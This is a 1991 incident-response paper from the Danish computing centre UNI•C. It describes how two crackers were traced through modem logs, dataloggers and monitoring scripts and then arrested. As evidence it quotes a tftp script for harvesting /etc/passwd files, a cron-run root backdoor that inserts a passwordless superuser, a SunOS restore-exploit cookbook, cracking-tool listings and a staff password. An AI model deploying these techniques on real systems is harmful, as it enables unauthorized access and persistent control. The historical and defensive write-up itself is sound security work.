The greatest cracker-case in Denmark: The detecting, tracing and arresting of two international crackers

Jørgen Bo Madsen

UNI•C, Danish Computing Center for Research and Education
Building 305, Technical University of Denmark
DK-2800 Lyngby, DENMARK
E-mail: Jorgen.Bo.Madsen@uni-c.dk

Abstract

In January 1991 UNI•C demonstrated that crackers had obtained access to a computer installation in Roskilde by means of UNI•C's nation wide Ethernet (DENet), which has connections to the NORDUnet and the Internet.

The case was reported to the police who unfortunately had no computer experts able to help UNI•C. However, shortly we obtained a court order which KTAS, the telephone company, needed to trace the telephone calls.

Extensive tracing and detecting then began by means of a Network Control Server (NCS), Ethernet monitor, dedicated workstations and dataloggers. The aim of this work was to elucidate the crackers activities and line of action in order to collect sufficient evidence.

The material showed that what they had been doing at UNI•C was only the tip of the iceberg. The crackers had gained access to at least 75 computers and had been superusers on at least 25 UNIX-computers in both private and public companies – in Denmark and abroad.

In the same month UNI•C assisted the police of Lyngby in arresting two crackers. The investigation showed that Jub Jub Bird and Sprocket were the principal persons in a similar case in 1989. Nobody in Denmark had discovered that their computers had been cracked.

1 Introduction

For UNI•C, the case starts on November 3rd, 1989 and ends with the arrest of the crackers (named JubJub Bird and Sprocket) on January 14th, 1991.

```
Jan  2 15:15:59 norad tftpd[15645]: 129.142.144.26
                request read /etc/passwd
```

Figure 1: In NASA's syslog, a number of attempts of copying `/etc/passwd` were registered.

During the course of the case, there had been two periods when the crackers had been particularly active:

- November 1989
- January 1991

The entire log material of the crackers' activities is very extensive. Therefore, only the most important and best documented incidents are described below.

1.1 UNI•C November 1989

At that time, UNI•C's modems were configured so that it was possible to connect to all the machines on the network.

Via UNI•C's modems, the crackers got unauthorized access to a large number of machines in Denmark as well as abroad.

On the 22nd of November, we "misconfigured" the terminal servers, so that it was only possible to connect to Danish computers.

Six times the telephone lines were locked (enabling the telephone company to trace back the call) but unfortunately the telephone company had to admit that tracing at that time was impossible due to an on-going conversion of the telephone exchange.

After December 6th 1989, nearly all the facilities used by the crackers were closed. Hence, the crackers' activities diminished. Furthermore, the supplier of the terminal servers delivered a new operating system having the capability of limiting the number of machines to which the user can connect.

1.2 UNI•C January 1991

Through the last months of 1990, UNI•C experienced several hundred attempts to connect from the modems to various machines in Denmark. These attempts were all inhibited by the access control of the terminal servers. However, they were all registered on the NCS (Network Control Server).

Normally, there will always be some attempts to connect that are rejected, but in this case there were so many machines involved that the attempts had to be due to some kind of systematic search.

On January 3rd, 1991, UNI•C received an e-mail from NASA (Milo S. Medin) which informed that "someone" had attempted to copy the user registration file `/etc/passwd` with `tftp` (Trivial File Transfer Protocol) from the machine `norad.arc.nasa.gov`. See figure 1.

The Danish machine used for this, was a UNIX server at the University of Roskilde (RUC). CERT (Ed DeHart) received the same e-mail and informed that they had received several reports

of hacking from RUC. At the same time, CERT sent e-mail to `root` and `postmaster` on every one of the cracked machines in order to warn the appropriate persons of the problem.

The connection between the DENet (the Danish part of the Internet) and RUC was then cut off. Later on the machine at RUC was examined, and it appeared that this machine had been used as a platform for cracking in the USA. As the network connection was cut off while the crackers were working, they could not make any cleanup (delete all data before logging off).

This made it possible to collect approx. 1 Mbyte of the crackers material. A thorough analysis of this material showed that the userid `uucp` had been used without a password.

The crackers connected to the machine at RUC from a UNIX-machine placed in UNI•C's office in Copenhagen. This machine (`supermax`) is rarely used, and only for educational purposes. The crackers used the public telephone network to UNI•C's modems and from there into the `supermax`. These modems have an access control which only allows the user to connect to specific machines that belong to UNI•C. Therefore, the crackers had to use the `supermax`.

An investigation of the `supermax` revealed that the userid `steven` had been used several times, very early in the morning and late at night. This userid belonged to a member of the UNI•C staff: Steven Tambo Jensen. Steven had not used the machine for long a time, and the password used was simply `Tambo5`. The crackers had hardly used anything but the commands: telnet, remsh, kermit and tftp.

The large number of times that the kermit command was used suggested that the crackers possessed a PC, and that this PC contained much useful data that could prove that the crackers had obtained unauthorized access to a large number of machines. This assumption was later on crucial to the proportions the case assumed, and the way in which the crackers were arrested.

Furthermore, a letter was received in the evening from UC Berkeley (Cliff Frost) informing that the crackers from RUC had attempted to copy `/etc/passwd` from 35 machines on January 2nd. This copying had been attempted so systematically that Cliff had reason to believe that this had to be due to some special program. He wondered, however, from where the crackers had the list of machine addresses, as the list did not resemble the standard `/etc/hosts` files used at Berkeley.

In fact, the crackers had attempted to copy over 1000 `/etc/password` files by means of a simple shell script, which was executed as a batch job. Some of the files obtained this way contained userids without a password. Those machines were subsequently excluded from the network.

Unfortunately there was one of Cliff's machines (`rsrp1.ss1.berkeley.edu`) that allowed copying of `/etc/passwd` with `tftp` and the password encryption/cracking program guessed 7 from this file. He was immediately informed.

On Sunday, the 5th of January, several calls were made to the `supermax` with the userids `steven` and `oracle`. Then the connection between UNI•C's modems and the `supermax` was cut off. Subsequently, the userid `oracle` was removed, whereas `steven` was kept in order to facilitate the detection.

UNI•C decided to notify the police on Tuesday, the 8th of January.

The day after, the police obtained the court order necessary for tracing telephone lines on the public telephone network. Tracing was allowed on 4 out of a total of 40 modem lines, and UNI•C was instructed how to initialize the tracing. Unfortunately the locking (and tracing) of a telephone line had the effect of cutting off the modem connection.

UNI•C then began surveillance around the clock in three shifts.

In the next few days, a number of tracings pointed to an address in Dragør (near Copenhagen). The crackers were connecting both to the `supermax` and to UNI•C's UNIX-mainframe, `uts`.

Sunday, the 13th of January, the crackers were working very intensively. A large number of calls were made, and they connected both to `uts` and the `supermax`. On `supermax` there was high activity, and they placed a Trojan horse, whose purpose it was to get the password of the super user.

A number of tracings were made, and they pointed to an address in Holte (north of Copenhagen), and even though each tracing meant that the line was cut off, the crackers reconnected immediately.

Later, the crackers were connecting from the `supermax` to `astro` at NBI (The Niels Bohr Institute). They used the userid `guest` that did not have a password. The machine was investigated by the crackers who found several files containing machine addresses, userids and passwords (`.netrc` files). This information was used to connect to `nbivax` in Denmark and `frith` and `pigeon` in the USA. On the VAX-machine, (`nbivax`), they also had unlimited access to X.25.

On Monday morning the connection between the DENnet and the `supermax` was cut off, which was seen by the crackers as a "timeout". They tried in several ways to reconnect to the `supermax` but without success. They were then forced to use `uts` as a platform for their activities.

Again, several tracings of the telephone lines were made, and a number of times, it was necessary to cut off the connection in order to force the crackers to use the telephone lines where tracing was possible.

By now the crackers were very successful and had constantly a link through at least three machines. On `frith` the crackers found an outgoing modem which they used to connect to various cracker BBSs in the USA. The whole night was used by the crackers to search the machines for weak points that were used to establish back doors, ensuring they had unhindered access at all times as privileged users.

All the time we were afraid they would discover they had been traced, but fortunately that was not to be.

The crackers were arrested and their equipment confiscated. Shortly after, UNI•C received the equipment for examination.

The log material showed that what they had been doing at UNI•C was only the tip of the iceberg. The crackers had gained access to at least 75 computers and had been super users on at least 25 UNIX-computers in both private and public companies - both in Denmark and abroad.

The examination of the crackers' data showed that every time they had had "success", they logged the incident. This was the main source of information about the computers to which they had obtained access via the public telephone network.

Not only did they crack UNIX-systems, but also VMS- and VM-systems. Also via the public telephone network they actually succeeded in obtaining access to a VMS-computer in South Africa.

2 The Crackers

The two crackers got into contact with each other through a Danish BBS (Electronic bulletin board). For 14 days they communicated via a BBS before deciding to meet.

JubJub Bird and Sprocket managed to remain crackers for two years without being discovered, until UNI•C put an end to their activities.

Their equipment consisted of only two Amiga home computers, a PC/XT, and two modems.

JubJub Bird and Sprocket are two young lads, who today are students at the Technical University of Denmark. They are also running a "security-BBS", which anyone with an interest in cracking can join and exchange experiences.

The crackers bought and borrowed books and periodicals about hacking, security and UNIX system administration. The two most read books were: "Hackers Handbook" and "The Cuckoo's Egg [3]".

Trashing (i.e. looking for useful information in dustbins, garbage containers etc.) and hoaxing ("Hello, it's Michael Scott from RHM, I have forgotten my password ..."), also interested the crackers.

They were not experts in UNIX. Most of their knowledge, was obtained from BBSs in Holland, Germany, USA and chat systems.

Furthermore they had attended several network conferences (actually cracker conferences) in Germany, where they exchanged experiences, articles, programs, telephone numbers, user names, and passwords.

On one of those conferences, the crackers gave out a large list of all the machines, to which they had obtained access. The list comprised addresses, userids, passwords (if at all necessary) and back doors, as applicable. The machines on which they had been super users were highlighted in the list.

2.1 BBS

Running a BBS (Bulletin Board Service) is quite simple. It only demands a home computer, a modem and the BBS-program, which is free. There are cracker BBSs all over the world.


It is incredible what can be found on the crackers' BBSs. There are conferences like: Hack, Crack, Phreak, Pirate, Anarchy, Explosives, Underground, Porno, Bizarre ...

Besides programs and documentation for cracking, nearly all the BBSs have lists of phone numbers, X.25-numbers and IP-addresses of both public and private companies, along with phone numbers of other BBSs.

The "best" BSSs are closed clubs. To be registered as a user, one has to pass a test, consisting of a long list of questions regarding hacking etc. See figure 2.

The crackers got much of their information from foreign BBSs. See figure 3.
Amongst others, they got the program *War Dialer* which scans the public telephone network for modems and the program *pw hacker* which guesses the users' passwords from dictionaries and information about the users. See figure 4.

Some BBSs also contain periodicals such as: Phrack Inc. Newsletters, LOD/H Technical Journals etc.


Terminalservers and modems.
UNI-C
PC
supermax
uts
USA
pigeon
frith
NBI

```
Red Box         : Makes tones like when putting money in pay phones
Neon Box        : Used for direct access to phone (sound that is).
Captian Crunch : alias John Draper. The legendaric phone phreak.
NUA             : Net User Address.  On x.25 network.

Name 5 BBSs you are on:
1: Most are European: Paranoid's Clinic (Holland), Utopia (Holland),
2: Bag of Tricks (Denmark), CHAMAS (Chaos Computer Club Hamburg's BBS)
```

Figure 2: Excerpt from an entrance examination on a cracker-BBS.

```
ACCOUNT.TXT     2805 29-Oct-90 unix accounting description
BERKELEY.HCK   10511 29-Oct-90 pw hacker
BIGUNIX.BAK   129303 29-Oct-90 Unix handleiding voor hackers (zeer goed)
HACKDIC.ZIP   103193 29-Oct-90 hackers dictionaire
HACKINGA.ONE    6951 29-Oct-90 hacking arpanet 1
HORSE2          1013 29-Oct-90 Trojan horse for UNIX
NOVLHACK.TXT    3233 29-Oct-90 Hacking novell
NUA&PASS        6579 29-Oct-90 Nua's en pwds
YELLOW.TXT     41560 27-Oct-90 yellow pages for hackers
```

Figure 3: Excerpt from a listing of programs and "cook books" from the UTOPIA BBS.

```
CBUST820.ZIP: 117888:CodeBuster v8.20
COPS    .ZIP:  96000:COPS UNIX security hole finder.-
MODHUNT .ZIP:  50688:Modem Hunter v2.05
NUAA105 .ZIP:  69504:Network User Address Attacker v1.05
PCUPC201.ZIP:  54272:PC UNIX password cracker v2.01
THEFILE .ZIP: 277504:password file for portia.stanford.edu,for PCUPC
THIEFNOV.ZIP:   5248:Novell Password Thief
WARDIAL .ZIP:  25216:War Dialer v1.95 or The Code Thief v1.95
```

Figure 4: Excerpt from a listing of programs on the MECCA BBS.

```
 7 Pandora's Box (Switzerland)
 8 Wild Thing (Israel)
 9 --===*FABIAN*===-- (Argentina)
10 EATING!!! (Italy)
11 *BEOWULF OF AFL* (USA/TymNet)
12 In Conference (Holland)
13 BORRACHOS Y VICIOSOS (Spain)
14 roland (USA/TymNet)
15 Jubjub Unix Hacker (Denmark)
16 Looking at the Tagus [Italy]
```

Figure 5: Excerpt from a listing of who is logged on to the chat system ALTOS in Hamburg.

2.2 Chat

The crackers used chat-systems to exchange information, documentation and programs with other crackers from various countries, see figure 5 and 6. Here, it is really possible to talk of international information exchange!

2.3 Methods Used by the Crackers

The crackers always used a home computer and the public telephone network to connect to the host computers. Getting access to the DENet was mostly acheived from a VM-computer.

Their methods were simple. When they got access to a modem they started guessing the passwords manually. They showed great patience working this way for several days. The majority of the passwords used were taken from the Internet-worm dictionary [2]. Using this approach they had tremendous success, and furthermore they were helped by the fact that many users did not use passwords at all.

When they obtained access to the network, they tried to copy `/etc/passwd` files by `tftp`. `finger`, `remsh`, `rlogin` and `rexec` were used too.

On the most powerful computers that they cracked, they started a password cracking program in order to guess the most commonly used passwords in each of the copied `/etc/password` files. See figure 7.

Secondly, they exploited known bugs in the operating systems and they searched the whole computer trying to find errors commonly made by the system administrators. Very often, "Trojan mules" were used to steal super user passwords. They made several kinds of ingenious "back doors" in order to ensure that they could always get access to the computer as super users at a later time. See figure 8.

The crackers always placed their temporary data in catalogs and files such as `'. '`, `'.. '`, `'...'`, `'.mail'` etc., and removed everything before exiting. If possible, log files were altered and the date was back-dated for all the catalogs and files used.

```
4.  HOW YOU DO IT

     This section explains how to make /etc world writeable.
You  should  of obtained a file called 'rd', along with this
note.  It is uuencoded, and compressed.  To make /etc write-
able, do the following:

    1. cd /tmp
    2. .. upload 'rd' somehow .. probably using cat and
       an ASCII upload
    3. uudecode rd
    4. compress -d rd     (answer Y to question)
    5. cd /etc
    6. /usr/etc/restore ivf /tmp/rd
    7. extract
    8. y
    9. 1
   10. quit
   11. rm -f /tmp/rd
```

Figure 6: Excerpt from a "cook book", which describes how to exploit a bug in the restore program in SunOS.

```
$ who
uucp       ttyp1        Jan  2 01:23    (130.161.XXX.X)
uucp       ttyp2        Jan  2 01:53    (130.161.XXX.X)

$ ps -a
   PID TTY      TIME COMMAND
 14415 p1      14358:36 cu
 14416 p1       0:00 cu
 17462 p2       0:00 ps
```

Figure 7: Password cracking "hidden" as the command cu. Both JubJub Bird and Sprocket are connected to the computer, using the userid uucp.

```
# su adm
$ /usr/lib/acct/turnacct off
$ exit

# cat /usr/spool/cron/crontabs/root | grep bin
15 23 * * * '/bin/.. '

# cat '/bin/.. '
cat /etc/passwd | grep cendus > /tmp/cendus
if test -s /tmp/cendus
then
  sync
else
  cp /etc/passwd /etc/passwd.old
  echo "cendus::0:0:cendus:/:/bin/sh" > /etc/passwd
  cat /etc/passwd.old >> /etc/passwd
  sleep 1800:00
  mv -f /etc/passwd.old /etc/passwd
fi
rm /tmp/cendus
```

Figure 8: A Super user backdoor, which was started by cron, and was open half an hour every night.

2.4 Connecting to the computers

Only a few telephone numbers of computers in Denmark could be found on the BBSs. Therefore, the crackers intensively used the War Dialer.

The War Dialer is inspired by the film 'War Games'. Running on a PC and using a modem, it simply scans the telephone numbers by calling all the numbers from 0000 to 9999 systematically within an area. Using several BAUD-rates, the modem attempts to connect to a possible modem at the other end.

Several companies had modems on unlisted telephone numbers, and were therefore convinced that it was impossible to discover them. But a War Dialer does of course not distinguish between listed and unlisted numbers giving the crackers great success. Often, the security on these unlisted modem dial-ins was not very good, because no one had imagined they would be discovered.

The crackers also exploited the fact that many modems are wrongly connected so that the user is not logged off if an abnormal termination of the telephone call occurs.

The crackers called the booking table and requested them to cut in with a message. The modems do not tolerate the disturbance, and drop the connection, whereafter the crackers called the modem and got access immediately. The crackers also called such a modem now and then in the hope that the previous session was terminated abnormally and could be 'caught'. This way, they gained access to several computers. In one instance on a privileged userid at a VM computer in a private company.

During the questioning, the crackers revealed that they could easily cheat both dial-back modems

```
$ TYPE ANCHOR::[SYSCOMMON.DIALBACK]DIALBACK.MAR
!
! Listing of macros in user macro file
!
MACRO DIALBACK
  SET/S DIALOUT_TERMINALS TXB10,TXB9,TXB8
  SET/S MODEMS TXB10:HAYES,TXB9:HAYES,TXB8:HAYES
  SET/S PHONE#S TEST1:36254-
                ,ERV:94478780-
                ,MENLOBOB:93254829-
                .
                .
                .

                ,WILSON:94628610-
                ,TEST2:34027
  SET/S ALARM_TERMINALS OPA0:
  SET/S ALLOW_UEN NO
  DEBUG
END
```

Figure 9: Excerpt from a list of unprotected dial-back numbers on a VMS-computer.

and also dial-back on separate lines.

Not all dial-back modems can be cheated. The crackers did it by recording the dialling tone from the telephone, and call the dial-back modem to be cheated. After having entered the code (usually the userid), the modem waits for the telephone line to be hung up. Instead, the crackers play back from their tape recorder the dialling tone and the modem uses the telephone line which has been connected to the crackers' modem all the time. This method has been shown in Danish television!

It is very difficult to cheat dial-back on separate lines, but the crackers sometimes succeed by attacking the outgoing telephone number.

The crackers exploited both TCP/IP and DECnet, and always copied all the information about network addresses that they came across. This included the databases of the nameservers.

X.25 was also used by the crackers to get into both public and private companies.

3 Tracing and surveillance

UNI•C, Lyngby is the central node for all connections to the DENet. Here, UNI•C has all the equipment for monitoring and debugging the network. It was therefore a natural place to establish a surveilance centre.

In Lyngby, 32 modems are connected to a number of terminal servers. They are configured so that it is only possible to connect to a few machines, mainly UNI•C's mainframes. All connections via UNI•C's modems, are logged by the NCS.

The crackers primarily worked at night and on holidays making the surveillance easier. It is very difficult to trace these activities during the daytime, when many users log on to the systems and networks.

The activities of the crackers were not very structured. Consequently, it was very difficult to get an overview of what was really going on.

Every fifth to tenth command was `who` or `finger`. This knowledge was essential as these commands were counted in the account system, giving an idea of which userids were used by the crackers.

For several weeks, I had a terminal connected from my home to UNI•C. The terminal was placed in the bedroom and every time somebody got near one of the machines under surveillance, the terminal bell sounded.

This was absolutely horrible! Most of my family was woken up several times each night, making the situation seem like a nightmare in more than one sense.

Having removed the irrelevant parts of the log material, we had approx. 30 Mbytes of logs, of which 10 Mbytes where the crackers' own logs.

3.1 NCS

In the NCS-log we could see which computers the crackers tried to connect to. Everyone connecting to the `supermax` had to be crackers, as all the normal users were forbidden to log on to the machine during the detection period. See figure 10.

From the modems, the crackers usually connected to several machines in the same session. Comparing the connect times in the NCS-log to the logon times on the various machines, we could see which machines and userids they used.

For all the UNIX-machines where it is impossible to see from which network address a user is connected, this method was the best available.

3.2 Datalogger

The dataloggers were one of the most important kinds of tools at our disposal. They were connected in parallel to the lines between the modems and the terminal servers.

No matter how the crackers connected to a machine and no matter what operating system was used, we could see and log everything! See figure 11.

Today, we have a "stand by" terminal server, which can be connected in parallel to the terminal server of the modem. By using special cables the "stand by" terminal server can now copy the communication and thus be used to log the whole session. This is done by letting a standard UNIX machine make a `telnet` connection to each of the terminal ports on the terminal server.

This method has the disadvantage compared to the datalogger, that only the full-duplex part of the communucation can be logged. This means, amongst others, that it is not possible to see the passwords used.

On the other hand, the dataloggers has the disadvantage that all data is stored on diskettes. When the diskette is full, the old data are overwritten, and furthermore the diskettes have to be formatted on the datalogger. In the time used for changing diskettes, the communication is not logged. It is also a tedious work to change diskettes every now and then.

```
CD = Connected, DC = Disconnected.
CF = Connection Failed, NLI = Network LogIn.

Dato  Time     Modem           port     Code Destination address
----- -------- --------------- ---      ---- ---------------

01/13 23:23:35 129.142.006.162!008      NLI
       129.142.006.014 OK muser 5
01/13 23:56:45 129.142.006.162!008#0000 CF_S 129.142.8.192 (supermax)
       129.142.006.014 NR muser 5
01/13 23:57:44 129.142.006.162!008#0000 CF_S 129.142.8.192
       129.142.006.014 NR muser 5

01/13 23:57:59 129.142.006.162!008#1908 CD_S 129.142.006.080 (uts)
       129.142.006.014  muser 5
01/14 00:02:53 129.142.006.162!008#1908 DC_S 129.142.006.080
       129.142.006.014 RE 294 5324 322 246 246 muser 5
```

Figure 10: Excerpt from an NCS logfile (Audit Trail).

```
--------------------------------
Tx                                                          steinrC
                                                                 R
Rx   character is '^]'.CLCLCLSunOS UNIX (frith)CLCCLClogin:        st
                       RFRFRF                   RFRRFR
--------------------------------
Tx                  woodlandC
                           R
Rx   einrCLPassword:         CLLast login: Sun Jan 13 09:37:49 on tty
       RF                    RF
--------------------------------
Rx   pOCLSunOS Release 4.1.1 (GENERIC) #1: Fri Oct 12 18:17:55 PDT 19
      RF
```

Figure 11: Excerpt from one of the log-files from the datalogger.

```
tell relay at dktc11 /ch 1
tell chamas at doluni1 login JubjubBird
************************************************
* CCCC   H   H     AA      M   M      AA    SSSS *
* C      H   H    A  A     M M M M    A  A   S    *
* C      HHHHH   AAAAAA    M  M  M   AAAAAA  SSSS *
* C      H   H   A    A    M  M  M   A    A     S *
* CCCC   H   H   A    A    M     M   A    A  SSSS *
*            CHAos MAilbox System                *
************************************************
```

Figure 12: Excerpt from a session to CCC in Oldenburg, Germany.

3.3 Ethernet monitor

The traffic on UNI•C's backbone net is very heavy and the databuffer on the ethernet monitor is very small. Therefore, it was only used to monitor the usage of `tftp` in and out of Denmark.

3.4 Workstations

We never logged on to the machines which were under surveillance. Instead, we used remote shell commands to a 'hidden' user to read log files etc.

4 Selected machines

4.1 VM2

The VM2-machine is an IBM 3090 mainframe with vector unit, and the operating system a VM/XA. It is used mainly by DTH (The Technical University of Denmark) for research and education.

It is connected to both EARN/Bitnet and DENet, and is one of the few machines that can be reached from UNI•C's modems.

Sprocket started as a student at DTH in the beginning of September 1990. By joining a course, he got a userid on the VM2-machine, but instead of using his time on the course, the crackers used the machine to get access to the network.

Via EARN/Bitnet, the crackers communicated with one of CCC's (Chaos Computer Club) BBSs in Germany. See figure 12.

Using `telnet` and `tftp`, the crackers started again to break into a large number of machines. When the course ended, Sprocket's userid was removed, and the crackers were forced to use another machine.

Today, all outgoing TCP/IP communication, except mail, is disabled on VM2. This restriction is necessary because new students are starting every year and some of these are anxious to explore the possibilities. Usually, older students are not a problem.

```
hlist='cat $1'

for tf in $hlist
do
    echo "$tf:" >> $1.r
    echo "get /etc/passwd /tmp/$1.p\nquit\n" | tftp $tf >> $1.r
    echo >> $1.r
    if test -s /tmp/$1.p
    then
        echo "$tf:\n" > lists/$tf
        cat < /tmp/$1.p >> lists/$tf
    else
        echo > /dev/null
    fi
done

rm /tmp/$1.p >> /dev/null
echo "\nDone." >> $1.r
```

Figure 13: The shell script sneak which was run as a batch job.

4.2 RUC

The first time the crackers gained access to a computer at the University of Roskilde (RUC) was in 1989. They got the network address, userid and password at a cracker conference in Germany.

Before they got caught, the crackers had access to 6 machines at RUC, which all had at least one userid without password, and furthermore, the password cracker had found 6 other userids, of which two were super users.

RUC was one of the most important platforms for the crackers' activities and it was also from there they ran the big `tftp` attacks. See figure 13.

4.3 UTS

UTS is a general-purpose UNIX mainframe at UNI•C where any student and teacher can get a normal account against payment of the actual usage.

The computer is an Amdahl 5890 with MDF (Multiple Domain Feature) based on IBM's System/370 architecture and the operating system UTS, which is a variety of System V.3 from AT&T.

The crackers tried in vain to get unauthorized access to UTS. Instead, Sprocket had the impertinence to apply to UNI•C to get a legal userid on UTS. At that time, UNI•C had no idea that Sprockets interest in UTS was illegal.
When a person wants to become a user, it is very difficult to judge his intentions.

Shortly after, Sprocket used his legal userid to copy `/etc/passwd` from `uts` to his father's PC. There, he started a password cracking program, which results in two passwords.

```
:
if test ! "`id | egrep 'megfnl|raberb'`"; then exit; fi;
L="------------------------------------------------------------"
(/bin/echo "\r\n$L\r\n"; /bin/date; /usr/bin/id; /bin/who am i;
 /etc/netstat | egrep "login|telnet";
 /bin/echo "\r\n$L\r\n") > /dev/cons 2>/dev/null
```

Figure 14: Kommandofilen: `/etc/hrc`.

```
:
# Her angives den bruger der skal logges!
TestUser="-u raberb"
#
DATE=`date +%b%d`
DataFile="nami.$DATE"
echo "START: `date`" >> $DataFile
#
while true
do
  NewProcList=`ps -f "$TestUser"`
  if test $? = 0; then
    date >> $DataFile
    /etc/netstat | egrep -v "smtp" >> $DataFile
  fi
  sleep 5
done
```

Figure 15: The shell script `aminkvn/am/nami`.

The crackers used a lot of time to explore UTS, in order to find weaknesses, but their efforts never resulted in becoming super users.

In an attempt to get an overview of the addresses from which the crackers connected, we made the shell script `/etc/hrc` which was executed every time a user logged on. The output was written to the console, the output of which is written to a log file. See figure 14.

The UNI•C staff has userids that are easily recognizable. In order to hide the surveillance of the crackers, we created a normal userid, from which all surveillance was made.

In an attempt to monitor where the crackers connected to, we made the shell script `nami`, which every 5 seconds writes all connects. See figure 15.

A similar shell script was used to communicate with UNI•C's general surveillance system `unimon`. Every time the crackers started a process on `uts`, it was registered in `unimon`, which then called my pager. This was a great advantage, as I didn't have to keep an eye on the monitors all the time.

The commands issued by the crackers were logged by the account system, but unfortunately without arguments. Neither could we trust the shell history files as the crackers often used a shell

```
:
# Her angives den bruger der skal logges!
TestUser="-u megfnl"
#
OldProcList=""
OldTestCmd=""
DATE=`date +%b%d`
DataFile="ami.$DATE"
(echo "START: `date`"; pwd; echo "") >> $DataFile
#
while true
do
  NewProcList=`ps -f "$TestUser" | grep -v "  UID  "`
  if test $? = 0; then
    #
    while true
    do
      NewTestCmd=`echo "$NewProcList" | cut -c46-255`
      if test "$NewTestCmd" != "$OldTestCmd"; then
        (date; echo "$NewProcList") >> $DataFile
        OldTestCmd="$NewTestCmd"
      fi
      NewProcList=`ps -f "$TestUser" | grep -v "  UID  "`
      if test $? != 0; then break; fi
    done
    #
  else
    sleep 5
  fi
done
```

Figure 16: The shell script: `aminkvn/am/ami`.

not supporting this, and when they logged off, they usually cleaned up and left only an empty shell history file.

Therefore, we made the shell script `ami`, which is logging all the crackers' processes. The problem about this shell script was that the crackers could see in the process table that they were under surveillance, but fortunately they never noticed. See figure 16 and 17.

The first version of `ami` was more complicated and logged all users. This caused the process table to overflow and the account system to fail because of a full file system. This effectively prevented the crackers (and everyone else) from using the system, but it wasn't the way we had thought of doing it ...

4.4 Supermax

The Supermax was monitored in the same way as `uts`.

```
Thu Jan 10 06:04:36 CET 1991
  megfnl 12553 12490 13 06:06:33 ttyp003  0:00 ls -l
  megfnl 12490 12489  6 06:06:21 ttyp003  0:00 -csh
Thu Jan 10 06:04:40 CET 1991
  megfnl 12490 12489  5 06:06:21 ttyp003  0:00 -csh
Thu Jan 10 06:04:47 CET 1991
  megfnl 12490 12489  1 06:06:21 ttyp003  0:00 -csh
  megfnl 12920 12490  2 06:06:47 ttyp003  0:00 telnet 129.142.8.192
```

Figure 17: Example of output from the shell script: `aminkvn/am/ami`.

```
